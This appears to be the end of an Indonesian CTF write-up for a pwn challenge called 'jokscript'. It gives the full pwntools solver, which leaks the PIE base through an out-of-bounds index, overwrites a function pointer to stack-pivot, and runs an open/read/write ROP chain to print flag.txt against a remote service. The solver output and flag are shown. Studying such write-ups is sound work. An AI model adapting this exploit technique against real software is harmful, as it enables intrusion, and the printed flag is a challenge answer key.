
    pop_rdi, 1,
    pop_rsi, buf,

    pop_rax_rdx,
    1, 0x100,
    cyclic(0x28),
    syscall_ret,
)
stage2 = b"flag.txt".ljust(0x18, b'\x00') + chain
stage2 = stage2.ljust(0x800, b"\x00")
set_rincian(1, -12, pivot & 0xffffffff)
```

sebelumnya aku taruh nya itu di flag + 0x800. tapi kayanya karna ada miss di remote sma local jadi opsi paling amat aku tadi di offset 0 aja terus di ljust ke 0x18, karna disitu tempat mulai chainnya nanti. lalu kita gunakan **set_rincian** untuk pivotingnya title 1 kita ke function pointernya si -12 itu, karna cma bisa 4 byte kita pakai 0xffffffff. next kita gunakan si **estimasi** yang dimana dia ini memanggil fnction pointernya yang udah kita pivoting ke title 1.

```
menu(7)
p.sendlineafter(b'Jumlah halaman       : ', b'0')
p.sendlineafter(b'Kelas paket (0-3)    : ', str(title1).encode())
p.sendlineafter(b'Deadline (hari)      : ', str(len(stage2)).encode())
p.send(stage2)
```

nah seperti itu kita send title 1 and stage 2 sebagai len nya. dan yang terakhir kita send stage 2 nya.



```
pwndbg> x/100gx 0x7b179c39c050+0x70
0x7b179c39c0c0: 0x7478742e67616c66      0x0000000000000000
0x7b179c39c0d0: 0x0000000000000000      0x00007b179c3a076b
0x7b179c39c0e0: 0x00007b179c39c0c0      0x00007b179c3a4046
0x7b179c39c0f0: 0x0000000000000000      0x00007b179c3a4b63
0x7b179c39c100: 0x0000000000000002      0x0000000000000000
0x7b179c39c110: 0x6161616261616161      0x6161616461616163
0x7b179c39c120: 0x6161616661616165      0x6161616861616167
0x7b179c39c130: 0x6161616a61616169      0x00007b179c3a4511
0x7b179c39c140: 0x00007b179c3a45d7      0x00007b179c3a4046
0x7b179c39c150: 0x00007b179c39c6c0      0x00007b179c3a4b63
0x7b179c39c160: 0x0000000000000000      0x0000000000000500
0x7b179c39c170: 0x6161616261616161      0x6161616461616163
0x7b179c39c180: 0x6161616661616165      0x6161616861616167
0x7b179c39c190: 0x6161616a61616169      0x00007b179c3a4511
0x7b179c39c1a0: 0x00007b179c3a076b      0x0000000000000001
0x7b179c39c1b0: 0x00007b179c3a4046      0x00007b179c39c6c0
0x7b179c39c1c0: 0x00007b179c3a4b63      0x0000000000000001
0x7b179c39c1d0: 0x0000000000000100      0x6161616261616161
0x7b179c39c1e0: 0x6161616461616163      0x6161616661616165
0x7b179c39c1f0: 0x6161616861616167      0x6161616a61616169
0x7b179c39c200: 0x00007b179c3a4511      0x0000000000000000
0x7b179c39c210: 0x0000000000000000      0x0000000000000000
0x7b179c39c220: 0x0000000000000000      0x0000000000000000
0x7b179c39c230: 0x0000000000000000      0x0000000000000000
```

dan full solvernya kaya gini

```python
#!/usr/bin/env python3
from pwn import *

if os.environ.get("TMUX"):
    context.terminal = ["tmux", "splitw", "-h", "-l", "65%"]
else:
    context.terminal = "wt.exe -w 0 sp -p kali-linux -- wsl --cd".split() +
[os.getcwd()]
```

```
context.encoding = "utf-8"

def start(argv=None, *a, local=None, remote=None, debug=None, **kw):
    argv = argv or [exe.path]
    local, remote, debug = local or {}, remote or {}, debug or {}

    if args.LOCAL and args.GDB:
        p = gdb.debug(argv, gdbscript=gdbscript, *a, **debug, **kw)
    elif args.LOCAL:
        p = process(argv, *a, **local, **kw)
    else:
        p = connect(host, port, *a, **remote, **kw)
    if args.GDB and not args.LOCAL:
        pid = int(subprocess.check_output(["pgrep", "chall"]))
        sysroot = f"/proc/{pid}/root"
        attach(pid, gdbscript=gdbscript, sysroot=sysroot, exe="chall", *a,
**debug, **kw)

    return p

gdbscript = """
c
"""

host, port = args.HOST or "localhost", args.PORT or 1337
exe = context.binary = ELF(args.EXE or "./jokscript", False)
# libc = ELF("./libc.so.6", False)

p = start()

def menu(x):
    p.sendline(str(x).encode())

def order(cover_len, cover_title=b"a"):
    menu(1)
    p.sendlineafter(b'Panjang judul        : ', str(cover_len).encode())
    p.sendafter(b'Judul skripsi        : ', cover_title.ljust(cover_len,
```

```
b'\x00')[:cover_len])

def lihat(idx):
    menu(2)
    p.sendlineafter(b'Nomor order          : ', str(idx).encode())

def revisi(idx, new_cover_t):
    menu(3)
    p.sendlineafter(b'Nomor order          : ', str(idx).encode())
    p.sendafter(b'Judul baru           : ', new_cover_t)

def cek_rincian(idx, rincian_colom):
    menu(4)
    p.sendlineafter(b'Nomor order          : ', str(idx).encode())
    p.sendlineafter(b'Kolom rincian (0/1)  : ', str(rincian_colom).encode())
    p.recvuntil(b'= ')
    return int(p.recvline().strip())

def set_rincian(idx, rincian_colom, rincian):
    menu(5)
    p.sendlineafter(b'Nomor order          : ', str(idx).encode())
    p.sendlineafter(b'Kolom rincian (0/1)  : ', str(rincian_colom).encode())
    p.sendlineafter(b'Nilai baru           : ', str(rincian).encode())

def batalkan(idx):
    menu(6)
    p.sendlineafter(b'Nomor order          : ', str(idx).encode())

def estimasi(halaman, paket, hari):
    menu(7)
    p.sendlineafter('Jumlah halaman       : '. str(halaman))
    p.sendlineafter('Kelas paket (0-3)    : '. str(paket))
    p.sendlineafter('Deadline (hari)      : '. str(hari))

def arsipkan():
    menu(8)
```

```python
context.log_level = 'debug'
# context.log_level = 'warning'
# for i in range(-1, -31, -1):
#     p = start()
#     order(0x40)
#     # print(i)
#     leak = cek_rincian(0, i)
#     print(f"{i} -> {hex(leak)}")
#     p.close()


order(0x20)
# leak = cek_rincian(0, -12)
order(0x30)
# leak = cek_rincian(1, -12)
libc_or_pie =  cek_rincian(1, -12)
# print(hex(leak))
print(hex(libc_or_pie))
exe.address = int(libc_or_pie) - 0x1480
print(hex(exe.address))
ptr = exe.address - 0xfb0
print(hex(ptr))
title1 = ptr + 0x60+0x10
# order(0x100)
# payload = b"a" * 16 + b"\x00\x00\x00\x00\x00\x00\x00\x00"
# revisi(0, payload)

# order( 0x20)

# set_rincian( 0, -2, 0xcafebabe)

# leak = cek_rincian( 0, -2)
# print(hex(leak))

rop = ROP(exe)
pop_rdi = rop.find_gadget(["pop rdi", "ret"])[0]
pop_rsi = rop.find_gadget(["pop rsi", "ret"])[0]
```

```
# pop_rsp = rop.find_gadget(["pop rsp", "ret"])[0]
xor_eax = exe.address + 0x0000000000007b90
mov_rdi_rax = exe.address +0x00000000000075d7
pivot = exe.address + 0x00000000000043ed
# pop_rdx_rbx = rop.find_gadget(["pop rdx", "pop rbx", "ret"])[0]
pop_rax_rdx  = exe.address + 0x0000000000007b63
syscall_ret = rop.find_gadget(["syscall", "ret"])[0]
# print(hex(pop_rdi), hex(pop_rsi), hex(pop_rdx_rbx), hex(pop_rax))
# bss = exe.bss(0x500)
# print(hex(bss))
stage1 = flat({
    0x00: [0,
            xor_eax, syscall_ret]
    }).ljust(0x30, b'\x00')
revisi(1, stage1)
buf = title1 + 0x600
flag = title1
chain = flat(
    pop_rdi, flag,
    pop_rsi, 0,

    pop_rax_rdx,
    2, 0,
    cyclic(0x28),
    syscall_ret,

    mov_rdi_rax,
    pop_rsi, buf,

    pop_rax_rdx,
    0, 0x500,
    cyclic(0x28),
    syscall_ret,

    pop_rdi, 1,
    pop_rsi, buf,
```

```
    pop_rax_rdx,
    1, 0x100,
    cyclic(0x28),
    syscall_ret,
)
stage2 = b"flag.txt".ljust(0x18, b'\x00') + chain
stage2 = stage2.ljust(0x800, b"\x00")
set_rincian(1, -12, pivot & 0xffffffff)
# set_rincian(1, -11, (pivot >> 32) & 0xffffffff)
# print(hex(cek_rincian(1, -12)), hex(cek_rincian(1, -11)))
menu(7)
p.sendlineafter(b'Jumlah halaman       : ', b'0')
p.sendlineafter(b'Kelas paket (0-3)    : ', str(title1).encode())
p.sendlineafter(b'Deadline (hari)      : ', str(len(stage2)).encode())
p.send(stage2)
# pause()
p.interactive()
```

oh ya untuk probset aku mau info solver ku ini aga ghoib aku juga ga ngerti kenapa, kayanya karna ada pty nya ini, setauku kalau ada pty ini itu kadang kita harus bypass badchars apa gitu kaya ga boleh kebanyakan op code something gitu yang mungkin di filter pty. mungkin jga ada miss offest kah, atau mungkin ada approach yang lebih baik dari punyaku 🙏 mff masi skill isu. jadi solusinya nyalakan

context.log_level = ‘debug’

dan connect solvernya ke 144.91.64.93 6543. kalau ke yang satunya ga bisa loh aneh banget 😭. kaya gini

```
python x.py REMOTE HOST=144.91.64.93  PORT=6543
[!] Did not find any GOT entries
[+] Opening connection to 144.91.64.93 on port 6543: Done
[DEBUG] Sent 0x2 bytes:
    b'1\n' …
    00000150  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    *
    00000800
[*] Switching to interactive mode
[DEBUG] Received 0x100 bytes:
    00000000  49 46 45 53  54 32 36 7b  6d 33 6e 64  31 6e 39 5f  │IFES│T26{│m3nd│1n9_│
    00000010  63 34 72 31  5f 6a 30 6b  31 5f 64 34  72 31 70 34  │c4r1│_j0k│1_d4│r1p4│
    00000020  64 34 5f 68  31 64 75 70  5f 74 34 6e  70 34 5f 6c  │d4_h│1dup│_t4n│p4_l│
    00000030  31 62 63 5f  72 34 6b 31  74 5f 33 78  65 63 76 65  │1bc_│r4k1│t_3x│ecve│
    00000040  5f 73 33 6e  64 31 72 31  5f 64 31 5f  6d 75 35 6c  │_s3n│d1r1│_d1_│mu5l│
    00000050  7d 0a 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │}···│····│····│····│
    00000060  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │····│····│····│····│
    *
    00000100
IFEST26{m3nd1n9_c4r1_j0k1_d4r1p4d4_h1dup_t4np4_l1bc_r4k1t_3xecve_s3nd1r1_d1_mu5l}
\x00\x00\x00
```

kaya gitu mohon ya kepada probset 😭, saya jga bingung ngefixnya. 🥀

Flag: IFEST26{m3nd1n9_c4r1_j0k1_d4r1p4d4_h1dup_t4np4_l1bc_r4k1t_3xecve_s3nd1r1_d1_mu5l}

Chat AI:

- https://chat.deepseek.com/share/qnu05ssqcoh4tsu3hc
- https://chat.deepseek.com/share/rg3by8umygsjg7v14r